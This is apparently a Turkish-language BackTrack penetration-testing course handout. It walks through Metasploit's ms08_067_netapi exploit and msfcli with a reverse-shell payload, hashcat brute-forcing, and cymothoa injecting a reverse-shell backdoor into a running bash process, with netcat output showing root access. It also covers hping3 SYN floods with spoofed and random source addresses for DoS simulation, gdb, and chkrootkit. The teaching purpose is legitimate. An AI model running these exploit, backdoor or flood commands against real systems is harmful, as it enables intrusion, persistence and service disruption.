msf  exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```


msfconsole


- “show options” komutundan gelen bilgilere göre gerekli değişkenlere set komutu ile datalar aktarılır.

```
msf  exploit(ms08_067_netapi) > set RHOST 192.168.2.5
RHOST => 192.168.2.5
msf  exploit(ms08_067_netapi) > set RPORT 445
RPORT => 445
```

- Exploitin çalıştırılması için “exploit” komutu kullanılır.
- Geri gelmek için veya yanlış bir komutu iptal etmek için “back” komutu kullanılır.

msfclie

- Msfcli, metasploit'I kullanan bir komut satırıdır.
- Metasploitte ki modülleri daha hızlı kullanmamızı sağlamaktadır.



msfclie

- Kullanımı;
- msfclie windows/smb/ms08_067_netapi RHOST=192.168.2.4 payload=windows/shell/reverse_tcp
- windows/smb/ms08_067_netapi
  = Kullanılacak modül seçilmiştir.
- RHOST=192.168.2.4
  = Hedef ip adresi.
- payload=windows/shell/reverse_tcp
  = Hedef sisteme yapılan saldırı başarıyla ulaşırsa, hedefte çalıştırılacak payload.

msfclie

- Daha önce Metasploit ile ilgili Bilgi Güvenliği Akademisi tarafında hazırlanmış olan Metasploit El Kitabı için;
- http://www.bga.com.tr/calismalar/MetasploitElKitabi.pdf

Privilege Escalation

- Mevcut sistemler üzerinde sahip olunan yetkilerin genişletilmesi/yükseltimesi için kullanılabilecek araçların bulunduğu bölüm.

hashcat

- **Hashcat Özellikleri:**
  Hashcat sitesini ziyaret ettiğimizde karşıma farklı toolar ve GUI çıkmakta. Bunlar; Hashcat, Hashcat-gui oclHashcat-lite and oclHashcat-plus.

- Hepsinin tek bir yazılım altında olmamasının ama nedenleri arasında, her bir tool'un özelleştiği bir alan olması ve bu alan hususunda farklı algoritmalara ihtiyaç duyulması yatmakta.

- ***Hashcat onlarca farklı opensource yazılımı için salt cracking, 20 farklı algoritmaya göre cracking işlemi yapabilmektedir.***

hashcat

Hashcat – Bir çok hash algoritması için crack işlemi yapabilen bu tool, multithreading desteklidir ve CPU gücünden yararlanmaktadır.

oclHashcat-gui – Hashcat multi OS destekli grafik ara yüzü.

oclHashcat-lite – Sadece bir adet hash cracklemek için geliştirilmiştir ve GPU desteklidir.

oclHashcat-plus – Eş zamanlı olarak bir çok hash için cracking işlemi yapabilmektedir. Wordlistleri kullanabilme ve oluşturabilme özellikleri için özelleştirilmiş.

hashcat

GPU -Graphics processing unit- desteği için doğru ekran kartı driverı kurulu olmalıdır. Nvidia (CUDA) ve AMD (OpenCL). Henuz Intel için destek verememektedir. Yapılan testler sonucunda AMD'nin mimarisinden ötürü AMD performasında Nvidia'dan 3 kat daha hızlı olduğu görülmüştür.

hashcat

#./hashcat-cli32.bin -a 3 –bf-pw-min=1 –bf-pw-max=10 –bf-cs-buf=0123456789 hashdosyasi.txt

-a 3 ile attack modu olarak brute-forcing seçilmiştir. –

-bf-pw-min=1 –bf-pw-max=10 parametrelerin şifrenin 1 ile 10 karakter aralığında olduğunu belirtmektedir.

-bf-cs-buf=0123456789 kısmında bir pattern belirlemesi yapıyoruz. Sadece rakamlar ile test gerçekleştirildi. Tercihen abcxz gibi karakterlerde dahil edilebilir.

hashcat

Ardından hashcat yazılımı size 10 adet paragraf output verecektir. Bu açıklamalar incelendiğinde brute force işleminin bir basamaklı sayılardan başlayıp, on basamaklı sayılara ilerlemekte olduğunu görülecektir.
1,2,3,4,5,6 basamaklı sayı gruplarının total test süresinin 0 saniye altında olduğu görülmektedir.

Hashcat ile yapılan testlerin sonucu görmek için

http://blog.bga.com.tr arama kısmına “hashcat” yazınız.

Maintaining Access

- Hedef sistemlerde bir oturum elde ettikten sonra, sisteme sürekli bağlı kalabilmek için kullanılabilecek araçların olduğu sekmedir.
- İşletim sistemleri, Web Uygulamaları ve Tünelleme için araçlar bulunmaktadır.

cymothoa

- #Maintaining Access -> OS Backdoors ->cymothoa

- Pentest çalışmalarında, hedef sisteme erişim elde edildikten sonra sistemde kalıcı hale gelmek için arka kapılar oluşturulur.Bu konuda geliştirilen tekniklerden biri, çalışan bir process'e kod enjekte etmekdir.
- Bu yöntemle, process'in dosya sistemindeki binary'sine herhangi bir zarar verilmediği için süreç RAM'de devam eder. Dolayısıyla, kendini diske yazan backdoor'lara göre tespit edilmesi daha da güçtür. Bir başka yazıda, analiz teknikleri yer alacaktır.

cymothoa

- **Cymothoa**, çalışan bir process'e kod enjekte eden casus bir yazılımdır.Hali hazırda kendi üzerinde bulunan shellcode'ları enjekte ederek saldırgana uzakdan yönetim ve sistemde görünmez olma imkanı sağlar.

- Shellcode enjekte etmek istediğiniz process'in process id'sini belirtmeniz yeterli. /bin/bash kabuğuna bir bakalım,

```
# ps ax| grep bash
1725 tty1 S 0:00 -bash
1742 tty1 S+ 0:00 /bin/bash /usr/bin/startx
1959 pts/0 Ss 0:00 bash
1991 pts/0 S+ 0:00 grep –color=auto bash
```

cymothoa

"bash" kabuğunun pid değeri **1959**

Hedef sistemden, reverse shell elde etmek için 3 numaralı payload'ı kullanacağız.

 # ./cymothoa -p 1959 -s 3 -x 192.168.1.6 -y 4443

[+] attaching to process 1959

register info:

————————————————————————

eax value: 0xfffffe00 ebx value: 0xffffffff

esp value: 0xbfcab388 eip value: 0xb7766430

————————————————————————

[+] new esp: 0xbfcab384

[+] payload preamble: fork

[+] injecting code into 0xb7767000

[+] copy general purpose registers

[+] detaching from 1959

[+] infected!!!

cymothoa

-p = /bin/bash process id'si

-s = 3. sıradaki back connect payload'ı

-x = back connect yapacağı ip adresi (saldırganın ip adresi)

-y = back connect yapacağı port numarası

Saldırgan, portu dinleme moduna aldığında kurban sistemden shell erişimi elde etmiş olur.

nc -vv -l 4443

Connection from 192.168.1.9 port 4443 [tcp/*] accepted

id

uid=0(root) gid=0(root) groups=0(root)

Reverse Engineering

- Tersine Mühendislik çalışmalarında kullanılan araçların bulunduğu bölümdür.

gdb

Reverse Engineering -> gdb.py

- Gdb isimli araç ile sistemde çalışan uygulamaların hangi RAM adreslerinde bulunduğu, hangi kütüphaneleri kullandığı gibi bilgilere ulaşabilirsiniz.
- Gdb'e –p parametresi ile çalışan process'in PID değeri verilir.

gdb

#ps aux|grep sshd

root 1874 0.0 0.2 5600 2120 ? Ss 13:07 0:00 /usr/sbin/sshd -D

root 1889 0.0 0.0 3372 744 pts/0 S+ 13:08 0:00 grep --color=auto sshd

root@BGA:~# gdb.py -p 1874

Attach process 1874

(gdb)

gdb

Artık gdb'nin komut satırındayız. **Help** komutu size gdb'nin özelliklerini dökecektir.

(gdb) print $eip

Decimal: 3077506084

Hexadecimal: 0xb76f0424

Address is part of mapping: 0xb76f0000-0xb76f1000 => [vdso] (r-xp)

(gdb)

EIP veya EAX gibi registerların değerlerini görebilirsiniz.

gdb

(gdb) proc
Process ID: 1874 (parent: 1)
Process state: t
Process command line: ['/usr/sbin/sshd', '-D']
Process environment:
PATH='/usr/local/sbin:/usr/local/bin:/usr/bin:/usr/sbin:/sbin:/bin', TERM='linux', UPSTART_JOB='ssh', UPSTART_INSTANCE=''
Process working directory: /
User identifier: 0
Group identifier: 0

SSH servisinin kullandığı path, process environment özelliklerini görebilirsiniz.

gdb

(gdb) stack
STACK: 0xbfede000-0xbfeff000 => [stack] (rw-p)
STACK-20: 0xb7754311
STACK-16: 0x00000001
STACK-12: 0x00000004
STACK -8: 0x00000014
STACK -4: 0xbfefdd44
STACK +0: 0xbfefdde8
STACK +4: 0x00000000
STACK +8: 0xb9481ed0
STACK+12: 0xb739493d
STACK+16: 0xb77758d0
STACK+20: 0xb9482640

Stack komutu ile stack ağacının durumunu görebilirsiniz.

Stress Testing

- Bu kısımda kategorizelendirilmiş araçların çoğunun flood yapabilme özelliği vardır.
- İstediğiniz türde paketler üreterek, bu paketleri test edilecek sisteme göndermenizi sağlayacak araçlar bulunmaktadır.


hping

 # Stress Testing -> Network Stress Testing -> Hping3

- Hping, istenilen türde TCP/IP paketleri oluşturmak için kullanılan harikulade bir araçtır. Oluşturulacak paketlerde tüm alanları kendimize özgü belirlenebilmesi, dinleme modu ile hostlara arası dosya transferi ve komut çalıştırma özelliği(Truva ati?), IDS/IPS testleri için özel veri alanı belirtilebilmesi(ids imzalarinin testi) gibi ileri düzey özelliklere sahiptir.

hping

- Hping ile IP paketlerine ait istenilen alanlar düzenlenebilir. IP başlığına bakılırsa en önemli alanların kaynak_ip adresi, hedef_ip adresi, paket parçalama opsiyonu ve ip id numarası olduğu görülecektir.



hping

- Hping kullanarak ilk paketimizi gönderelim. Öntanımlı olarak hping icmp yerine TCP paketlerini kullanır. Boş(herhangi bir bayrak set edilmemiş) bir tcp paketini hedef sistemin 0 portuna gönderir.

```
root@BGA:~# hping3 192.168.2.1
HPING 192.168.2.1 (eth1 192.168.2.1): NO FLAGS are set, 40 headers + 0 data byte
s
^C
--- 192.168.2.1 hping statistic ---
8 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```


- Varsayılan durumda TCP paketleri üretir fakat kabiliyeti sadece bunla sınırlı değildir. İstenirse tamamen özelleştirilebilen Raw IP paketleri, icmp ve udp paketleri de oluşturulabilir.

hping

- Hping Çalışma Modları
  - -0 --rawip Raw ip paketleri kullanmak için
  - -1 --icmp Icmp Paketi oluşturmak için.
  - -2 --udp UDP Paketleri oluşturmak için.
  - -8 –scan Klasik Tarama modu.
  - -9 –listen Dinleme modu

- TCP Paketleri ile Oynamak
  - Bir TCP paketinde hangi alanlar vardır, öncelikle buna biraz değinelim sonra hping ile tcp başlığındaki alanlar ile oynayarak neler yapabiliyoruz görelim.

hping



- TCP oturumunda en önemli bileşen bayrak(flags)lardır. Oturumun kurulması, veri aktarımı, bağlantının koparılması vb gibi işlerin tamamı bu bayraklar aracılığı ile yapılır. İnceleyeceğimiz diğer protokollerde(IP, ICMP, UDP) bayrak tanımı yoktur. İlk oluşturacağımız paket her TCP oturumunun kurulmasında ilk adımı oluşturan SYN bayraklı bir paket . Hping'e –S parametresi vererek SYN bayraklı paketler gönderebiliriz.

hping

```
root@BGA:~# hping3 -S 192.168.2.1 -c 3
HPING 192.168.2.1 (eth1 192.168.2.1): S set, 40 headers + 0 data bytes
len=46 ip=192.168.2.1 ttl=255 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=5.3 ms
len=46 ip=192.168.2.1 ttl=255 DF id=0 sport=0 flags=RA seq=1 win=0 rtt=2.5 ms
len=46 ip=192.168.2.1 ttl=255 DF id=0 sport=0 flags=RA seq=2 win=0 rtt=2.6 ms

--- 192.168.2.1 hping statistic ---
3 packets tramitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 2.5/3.4/5.3 ms
root@BGA:~#
```

- -c parametresi ile kullanılmazsa hping durdurulana kadar(CTRL^c) paket göndermeye devam eder, –c ile kaç adet paket göndereceği belirtilir.
- RST Bayraklı TCP paketleri oluşturmak;
  - Hping3 –R 192.168.1.1 –c 3
- Benzer şekilde –R yerine diğer TCP bayrak tipleri konularak istenilen türde TCP paketi oluşturulabilir.


hping

- Port Belirtimi
  - -p parametresi kullanılarak hedef sisteme gönderilen paketlerin hangi porta gideceği belirtilir. Default olarak bu değer 0 dır.
  - -s parametresi ile kaynak TCP portu değiştirilebilir, öntanımlı olarak bu değer rastgele atanır.
- 1000. porta RST, FIN, PUSH ve SYN bayrakları set edilmiş paket gönderimi

```
root@BGA:~# hping3 -RFPS -c 3 192.168.2.1 -p 1000
HPING 192.168.2.1 (eth1 192.168.2.1): RSFP set, 40 headers + 0 data bytes

--- 192.168.2.1 hping statistic ---
3 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

hping

- Hping kullanarak istenilen ip adresinden geliyormuş gibi paketler üretilebilir. Burada dikkat edilmesi gereken husus kaynak ip adresini spoof ederek gönderdiğimiz paketler hedefe ulaştıktan sonra dönecek cevabın bize değil spoof edilmiş ip adresine döneceğidir.



hping

- Örnek: www.bga.com.tr adresine 10.10.10.10 ip adresinden geliyormuş gibi SYN paketleri gönderelim.

hping3 -a 10.10.10.10 -S -p 80 www.bga.com.tr

```
root@BGA:~# hping3 -a 10.10.10.10 -S -p 80 www.bga.com.tr
HPING www.bga.com.tr (eth1 199.27.135.47): S set, 40 headers + 0 data bytes
^C
--- www.bga.com.tr hping statistic ---
6 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

- Ekrandaki sonuç incelenirse geriye hiç paket dönmediği(100% packet loss) görülecektir. Bunun sebebi gönderdiğimiz paketlere dönen cevapların 10.10.10.10 ip adresine gitmesidir.

- 10.10.10.10 ip adresi de –eğer varsa böyle bir adres- kendisine gelen bu paketlere RST bayraklı TCP paketleriyle cevap dönecektir.

hping

- Paket oluştururken ip seviyesinde belirlenebilecek diğer bir özellik de paketlerin yaşam süresini belirleyen TTL değeridir. Hping ile istediğimiz ttl değerini pakete atayabiliriz. Burada dikkat edilmesi gereken husus TTL değerleri düşükse paketimizin hedefe ulaşamadan zaman aşımına uğramasıdır.

```
root@BGA:~# hping3 -t 10 www.google.com.tr -p 80 -S
HPING www.google.com.tr (eth1 173.194.35.152): S set, 40 headers + 0 data bytes
TTL 0 during transit from ip=209.85.255.60 name=UNKNOWN
TTL 0 during transit from ip=209.85.255.60 name=UNKNOWN
TTL 0 during transit from ip=209.85.255.60 name=UNKNOWN
TTL 0 during transit from ip=209.85.255.60 name=UNKNOWN
TTL 0 during transit from ip=209.85.255.70 get hostname...^C
```

- Çıktıdan da görüleceği gibi ttl değerini 10 yapıp gönderdiğimiz paketler Google.com'a ulaşamadan aradaki bir Router tarafından düşürülüyor ve bize bilgi mesajı olarak icmp paketleri dönüyor.

hping

- Hedef sisteme milyonlarca farklı ip adresinden geliyormuş gibi istek gönderilebilir. Özellikle DOS/DDOs saldırılarının simulasyonlarında faydalı olan bir özelliktir.

- Hping3 –rand-source –S –p 80 www.bga.com.tr

```
root@BGA:~# hping3 --rand-source -S -p 80 192.168.2.1
HPING 192.168.2.1 (eth1 192.168.2.1): S set, 40 headers + 0 data bytes
^C
--- 192.168.2.1 hping statistic ---
5 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@BGA:~#
```

Forensics

- Bu sekme altında sisteme bulaşmış rootkit'lerin tespiti, image recovery, network forensic gibi ihtiyaçları karşılayabilecek araçlar bulunmaktadır.

chkrootkit

Forensics -> Anti-Virus Forensic Tools -> chkrootkit

- Chkrootkit aracı ile linux /unix sistemlere yerleşmiş rootkitleri tespit etmek için geliştirilmiştir.
- Chkrootkit aracı bilinen rootkit yazılımlarını tespit edebilmektedir.

chkrootkit

#:/pentest/forensics/chkrootkit# ./chkrootkit -h

Usage: ./chkrootkit [options] [test ...]

Options:

-h	yardım ekranı
-V	Versiyon bilgisini göster
-l	Sistemde aranacak rootkit'lerin ismi
-d	debug
-q	quiet mod
-x	expert mod
-r dir	Dizin belirt.
-n	NFS formatında dizinleri geç

chkrootkit

 # ./chkrootkit

Komutu ile araç çalıştırılır. Ekrana tarama sonuçlarını verir.

Örnek:

Searching for Mithra... nothing found
Searching for LOC rootkit... nothing found
Searching for Romanian rootkit... nothing found
Searching for HKRK rootkit... nothing found
Searching for Suckit rootkit... nothing found
Searching for Volc rootkit... nothing found
Searching for Gold2 rootkit... nothing found

Reporting Tools

- Bulguların raporlanması için kullanılabilecek araçların bulunduğu kısım.

- Yapılan çalışmalar, video ile aktarılmak istenirse;

Reporting Tools -> Media Capture -> recordmyscreen uygulaması kullanılabilir.

Services

- Backtrack üzerinde kurulu olarak gelen;
  - Apache
  - Mysql
  - Ssh
  - Snort

  gibi uygulamalar servis olarak çalışmaktadır. Bu servislerin başlatılması/durdurulması için bu sekme kullanılabilir.

Services

- Linux sistemlerde servis yönetimini “Temel Linux Kullanımı” başlığında anlatılmıştır.

  Services -> HTTPD -> apache start

  yolu ile

  #/etc/init.d/apache2 start

  Veya

  #service apache2 start

- Arasında hiçbir fark yoktur.

Terimler Sözlüğü

- **offensive security:** Saldırı tarafından bakılarak güvenliği sağlama
- **pentest:** Belirlenen bilişim sistemlerine mümkün olabilecek her yolun denenerek sızılması
- **audit:** Denetim
  gnome,kde= Linux sistemlerde grafik arayüzü yazılımlarının isimleri
- **mount etmek:** Sistemin yüklü olduğu dosya sisteminin dışında ikinci bir disk, CDROM, DVD, iso vs. eklemek.
- **log takibi:** Sistemde yapılan işlemlerin izlerinin takibi
- **regex:** Düzenli ifadeler
- **pentest dizini :** Sistemde bulunan çoğu programın düzenli bir şekilde yer aldığı ana dizin

Terimler Sözlüğü

- **dhcp:** tcp/ip üstünden ağda otomatik olarak ip,subnetmask,default gateway dağıtma işlemi.
- **ssh:** (secure shell) bilgisayar-bilgisayar, bilgisayar-sunucu, sunucu-sunucu bağlantılarında güvenli iletişimi sağlar.
- **kernel thread:** Çekirdek iş parçacığı
- **salt:** Şifrelere yazılım tarafından eklenen rastgele değerlere verilen isim.
- **rootkit:** Çalışan süreçleri, dosyaları veya sistem bilgilerini işletim sisteminden gizlemek suretiyle varlığını gizlice sürdüren bir program veya programlar grubudur.